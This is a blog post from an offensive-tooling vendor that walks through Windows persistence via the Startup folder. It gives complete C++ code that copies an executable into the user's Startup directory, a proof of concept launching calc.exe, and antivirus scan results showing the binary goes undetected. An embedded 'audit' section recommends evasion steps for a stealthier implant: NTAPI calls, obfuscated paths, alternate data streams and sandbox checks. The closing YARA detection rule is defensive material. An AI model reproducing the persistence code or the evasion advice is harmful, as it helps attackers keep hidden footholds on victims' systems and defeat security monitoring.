
Welcome to this new Medium post. In this article, I'll walk you through one of the most basic (yet still abused) techniques for achieving persistence in the offensive Windows security.
The idea behind this technique is so simple: place a malicious executable (or a shortcut that points to it) inside the system's Startup directory. Any file located in this folder is automatically executed when the user logs into Windows, making it a simple persistence mechanism.
There are typically two relevant Startup locations:
User-specific Startup folder: Executes only for the current user:
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartupGlobal Startup folder: Executes for every user on the system:
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartupBy copying a payload into one of these directories, an attacker ensures that their code is executed every time the system starts or the user logs in
Courses: Learn how offensive development works on Windows OS from beginner to advanced taking our courses, all explained in C++.
Technique Database: Access 70+ real offensive techniques with weekly updates, complete with code, PoCs, and AV scan results:
Modules: Dive deep into essential offensive topics with our modular text-training program! Get a new module every 14 days. Start at just $1.99 per module, or unlock lifetime access to all modules for $100.
Introduction
To achieve the persistence, we need to follow these logical steps:
Step 1: Locate the Startup Directory First, we need to identify the correct Startup folder path. This can be either the current user's Startup directory or the global one. The purpose here is to find a location that Windows will automatically check and execute during user logon.
Step 2: Prepare the Payload Once we know where to persist, we need to ensure our payload is ready. This could be the malware binary itself or a command that executes it. In some cases, this step also involves renaming the file to something less suspicious to blend in with legitimate applications.
Step 3: Drop File or Create Shortcut
Next, we place our payload inside the Startup folder. This can be done by copying the executable directly or by creating a .lnk shortcut that points to it. This step is crucial because anything inside this directory will be executed automatically on startup
Implementation
Now, let's look at how to translate that logic into C++ code. I have broken down the most important parts.
Locate the Startup Directory

To locate the Startup Directory we just need to call this function:
wchar_t startupPath[MAX_PATH];
wchar_t destinationPath[MAX_PATH];

// 1. Retrieve the path to the "Startup" folder for the current user
// C:\Users\<Name>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
HRESULT hr = SHGetFolderPathW(NULL, CSIDL_STARTUP, NULL, 0, startupPath);
if (FAILED(hr)) {
    std::wcerr << L"Failed to get Startup folder path. HRESULT: " << hr << std::endl;
    return FALSE;
}
With the SHGetFolderPathW function combined with the CSIDL_STARTUP flag, we will receive the path of the startup folder for the current user.
Prepare the Payload
Now we just curate our binary path file:
// 2. Extract the filename from the full source path
const wchar_t* fileName = wcsrchr(exePath, L'\\');
if (fileName == NULL) {
    fileName = exePath; // Use the whole string if no backslash is found
}
else {
    fileName++; // Skip the backslash itself
}

// 3. Combine the Startup folder path and the filename
swprintf_s(destinationPath, MAX_PATH, L"%s\\%s", startupPath, fileName);
Drop File or Create Shortcut
And now it's it's time to copy our file inside the folder, simple as use the CopyFileW function:
// 4. Perform the file copy
// FALSE means: if the file already exists, overwrite it.
if (CopyFileW(exePath, destinationPath, FALSE)) {
    std::wcout << L"Successfully copied to: " << destinationPath << std::endl;
    return TRUE;
}
else {
    std::wcerr << L"CopyFileW failed. Error code: " << GetLastError() << std::endl;
    return FALSE;
}
Code
And the complete code looks like this:
#include <iostream>
#include <string>
#include <windows.h>
#include <shlobj.h>
#include <tchar.h>
#include <stdio.h>

// Ensure we link against the Shell library for SHGetFolderPath
#pragma comment(lib, "Shell32.lib")

class UPersistence
{
public:
    /**
     * Copies the specified executable into the current user's Startup directory.
     * This ensures the application runs automatically every time the user logs in.
     */
    BOOL persistenceViaStartupDirectory(const wchar_t* exePath) {
        wchar_t startupPath[MAX_PATH];
        wchar_t destinationPath[MAX_PATH];

        // 1. Retrieve the path to the "Startup" folder for the current user
        // C:\Users\<Name>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
        HRESULT hr = SHGetFolderPathW(NULL, CSIDL_STARTUP, NULL, 0, startupPath);
        if (FAILED(hr)) {
            std::wcerr << L"Failed to get Startup folder path. HRESULT: " << hr << std::endl;
            return FALSE;
        }

        // 2. Extract the filename from the full source path
        const wchar_t* fileName = wcsrchr(exePath, L'\\');
        if (fileName == NULL) {
            fileName = exePath; // Use the whole string if no backslash is found
        }
        else {
            fileName++; // Skip the backslash itself
        }

        // 3. Combine the Startup folder path and the filename
        swprintf_s(destinationPath, MAX_PATH, L"%s\\%s", startupPath, fileName);

        // 4. Perform the file copy
        // FALSE means: if the file already exists, overwrite it.
        if (CopyFileW(exePath, destinationPath, FALSE)) {
            std::wcout << L"Successfully copied to: " << destinationPath << std::endl;
            return TRUE;
        }
        else {
            std::wcerr << L"CopyFileW failed. Error code: " << GetLastError() << std::endl;
            return FALSE;
        }
    }
};

int main()
{
    UPersistence persister;
    wchar_t currentExePath[MAX_PATH];

    // Get the full path of this running process
    /*if (GetModuleFileNameW(NULL, currentExePath, MAX_PATH) == 0) {
        std::cerr << "Failed to get current executable path." << std::endl;
        return 1;
    }
    */
    wcscpy_s(currentExePath, MAX_PATH, L"C:\\Windows\\System32\\calc.exe");
    std::wcout << L"Current EXE: " << currentExePath << std::endl;
    std::cout << "Attempting to establish persistence via Startup Directory..." << std::endl;

    if (persister.persistenceViaStartupDirectory(currentExePath)) {
        std::cout << "Persistence technique applied successfully." << std::endl;
    }
    else {
        std::cout << "Failed to apply persistence." << std::endl;
    }

    std::cout << "\nPress Enter to exit..." << std::endl;
    std::cin.get();

    return 0;
}
0x12DarkAudit
Medium Issues
  Direct file copy to Startup directory is a well-known persistence mechanism and will trigger EDR/XDR behavioral heuristics (e.g., Sigma rule "Persistence Via Startup Folder"). The use of CopyFileW is a direct, unhooked API call that leaves a clear forensic artifact.
  Recommended fix: Implement indirect file operations using lower-level NTAPI functions (e.g., NtCreateFile, NtWriteFile) with obfuscated paths. Use fileless or alternate data stream (ADS) techniques, or deploy the payload via a decoy document/malicious LNK file to reduce suspicion. Add conditional execution based on system checks to avoid sandboxes.

Minor Issues

 Hardcoded test path C:\\Windows\\System32\\calc.exe is a static artifact that could be flagged during static analysis if not removed in the final payload.
 Improvement suggestion: Remove hardcoded paths from production code. Dynamically resolve the current executable path at runtime using GetModuleFileNameW (as commented) or via PEB walking to avoid static signatures.
 Console I/O (std::wcout, std::cin.get()) creates unnecessary user-mode artifacts and is atypical for stealth implants.
 Improvement suggestion: Remove all console output and interactive elements. Log errors internally or via secure channels only.
Proof of Concept
Windows 11:

And if we check the folder content:

Now we just restart the computer:

And the calc.exe it's executed!
Detection
Now it's time to see if the defenses are detecting this as a malicious threat
Kleenscan
This file was detected by [0 / 36] engine(s) Litterbox
Static Analysis:

Dynamic Analysis:

Are basically PE and memory alignment errors:
Moneta
 22b54ee58b0eaa227218983ae342f97d_StartupDirectory.exe : 6372 : x64 : C:\Users\s12de\Desktop\LitterBox\Uploads\22b54ee58b0eaa227218983ae342f97d_StartupDirectory.exe
  0x00007FF7BAD80000:0x00029000   | EXE Image           | C:\Users\s12de\Desktop\LitterBox\Uploads\22b54ee58b0eaa227218983ae342f97d_StartupDirectory.exe | Unsigned module
    0x00007FF7BAD80000:0x00001000 | R        | Header   | 0x00000000 | Primary image base
    0x00007FF7BAD81000:0x00010000 | RWX      | .textbss | 0x00010000 | Modified code
    0x00007FF7BAD91000:0x0000a000 | RX       | .text    | 0x00000000
      Thread 0x00007FF7BAD9102D [TID 0x0000257c]
    0x00007FF7BAD9B000:0x00004000 | R        | .rdata   | 0x00000000
    0x00007FF7BAD9F000:0x00001000 | RW       | .data    | 0x00001000
    0x00007FF7BADA0000:0x00005000 | R        | .pdata   | 0x00001000
    0x00007FF7BADA0000:0x00005000 | R        | .idata   | 0x00001000
    0x00007FF7BADA5000:0x00001000 | WC       | .msvcjmc | 0x00000000
    0x00007FF7BADA6000:0x00003000 | R        | .00cfg   | 0x00000000
    0x00007FF7BADA6000:0x00003000 | R        | .rsrc    | 0x00000000
    0x00007FF7BADA6000:0x00003000 | R        | .reloc   | 0x00000000

... scan completed (1.078000 second duration)
Patriot:
Process: 22b54ee58b0eaa227218983ae342f97d_StartupDirectory.exe (PID: 6372)
Level: suspect
Details: Executable region 00007ffa5f772000 does not aligned with section header
Parsed Details:
  region_address: 00007ffa5f772000
  region_decimal: 140713320194048
Module Information
Base Address: 0x7ffa5f550000
Path: \Device\HarddiskVolume3\Windows\System32\ucrtbased.dll
Size: 2.14 MB
ThreatCheck
ThreatCheck.exe -f Z:\StartupDirectory.exe
[+] No threat found!
[*] Run time: 0.52s
Windows Defender
Undetected
Kaspersky Free AV
Undetected
Bitdefender Free AV
Undetected
YARA
Here a YARA rule to detect this technique:
rule Persistence_StartupDirectory
{
    meta:
        author      = "0x12 Dark Development"
        description = "Detects executables that attempt to achieve persistence by dropping or referencing the Windows Startup directory"
        reference   = "https://attack.mitre.org/techniques/T1547/001/"
        category    = "persistence"
        severity    = "high"
        date        = "2025-03-25"

    strings:
        // --- Startup folder path fragments (Unicode + ASCII) ---
        $path_startup_u   = "\\Start Menu\\Programs\\Startup" wide nocase
        $path_startup_a   = "\\Start Menu\\Programs\\Startup" ascii nocase
        $path_programdata = "\\ProgramData\\Microsoft\\Windows\\Start Menu" wide ascii nocase
        $path_appdata     = "AppData\\Roaming\\Microsoft\\Windows\\Start Menu" wide ascii nocase

        // --- Environment variable references ---
        $env_appdata      = "%APPDATA%" wide ascii nocase
        $env_programdata  = "%PROGRAMDATA%" wide ascii nocase
        $env_userprofile  = "%USERPROFILE%" wide ascii nocase

        // --- Shell API used to resolve Startup folder ---
        $api_shgetfolder  = "SHGetFolderPathW" ascii
        $api_shgetknown   = "SHGetKnownFolderPath" ascii

        // --- CSIDL / FOLDERID constants (often appear as byte patterns in imports/data) ---
        // CSIDL_STARTUP = 0x07, CSIDL_COMMON_STARTUP = 0x18
        // FOLDERID_Startup string reference
        $folderid_startup = "FOLDERID_Startup" wide ascii nocase
        $folderid_cstartup = "FOLDERID_CommonStartup" wide ascii nocase

        // --- File drop APIs ---
        $api_copyfile     = "CopyFileW" ascii
        $api_copyfileex   = "CopyFileExW" ascii
        $api_movefile     = "MoveFileW" ascii
        $api_createfile   = "CreateFileW" ascii
        $api_writefile    = "WriteFile" ascii

        // --- LNK shortcut creation (COM-based) ---
        $com_shelllink    = "IShellLinkW" ascii nocase
        $com_persist      = "IPersistFile" ascii nocase
        $clsid_shelllink  = "{00021401-0000-0000-C000-000000000046}" ascii nocase

        // --- PowerShell / scripting variants ---
        $ps_startup       = "$env:APPDATA\\Microsoft\\Windows\\Start Menu\\Programs\\Startup" nocase
        $ps_startup2      = "shell:startup" nocase
        $ps_wscript       = "WScript.Shell" nocase
        $ps_specialfolder = "SpecialFolders" nocase

        // --- Registry-based startup path resolution (alternative) ---
        $reg_startup_key  = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders" wide ascii nocase

    condition:
        uint16(0) == 0x5A4D  // MZ header (PE file)
        and filesize < 10MB
        and (
            // Direct path reference + file operation
            (
                (1 of ($path_startup_u, $path_startup_a, $path_programdata, $path_appdata))
                and (1 of ($api_copyfile, $api_copyfileex, $api_movefile, $api_writefile, $api_createfile))
            )
            or
            // Shell API resolution + file drop
            (
                (1 of ($api_shgetfolder, $api_shgetknown))
                and (1 of ($api_copyfile, $api_copyfileex, $api_movefile, $api_writefile))
            )
            or
            // FOLDERID constant reference + file operation
            (
                (1 of ($folderid_startup, $folderid_cstartup))
                and (1 of ($api_copyfile, $api_copyfileex, $api_movefile, $api_writefile, $api_createfile))
            )
            or
            // COM-based LNK shortcut creation targeting Startup
            (
                (1 of ($com_shelllink, $com_persist, $clsid_shelllink))
                and (1 of ($path_startup_u, $path_startup_a, $path_programdata, $path_appdata))
            )
            or
            // Scripting / PowerShell variants
            (2 of ($ps_startup, $ps_startup2, $ps_wscript, $ps_specialfolder, $env_appdata, $env_programdata))
            or
            // Registry-based path resolution + file op
            (
                $reg_startup_key
                and (1 of ($api_copyfile, $api_movefile, $api_writefile, $api_createfile))
            )
        )
}
Here you have my collection of YARA rules:
Conclusions
In summary, persistence via the Startup directory is a fundamental technique, but its simplicity makes it a loud choice in modern environments. While easy to implement using standard Windows APIs, the predictable file paths and forensic artifacts ensure it is frequently flagged by AV/EDR and XDR behavioral analysis.
📌 Follow me: YouTube | 🐦 X | 💬 Discord Server | 📸 Instagram | Newsletter
We help security teams enhance offensive capabilities with precision-built tooling and expert guidance, from custom implants to advanced evasion strategies
S12.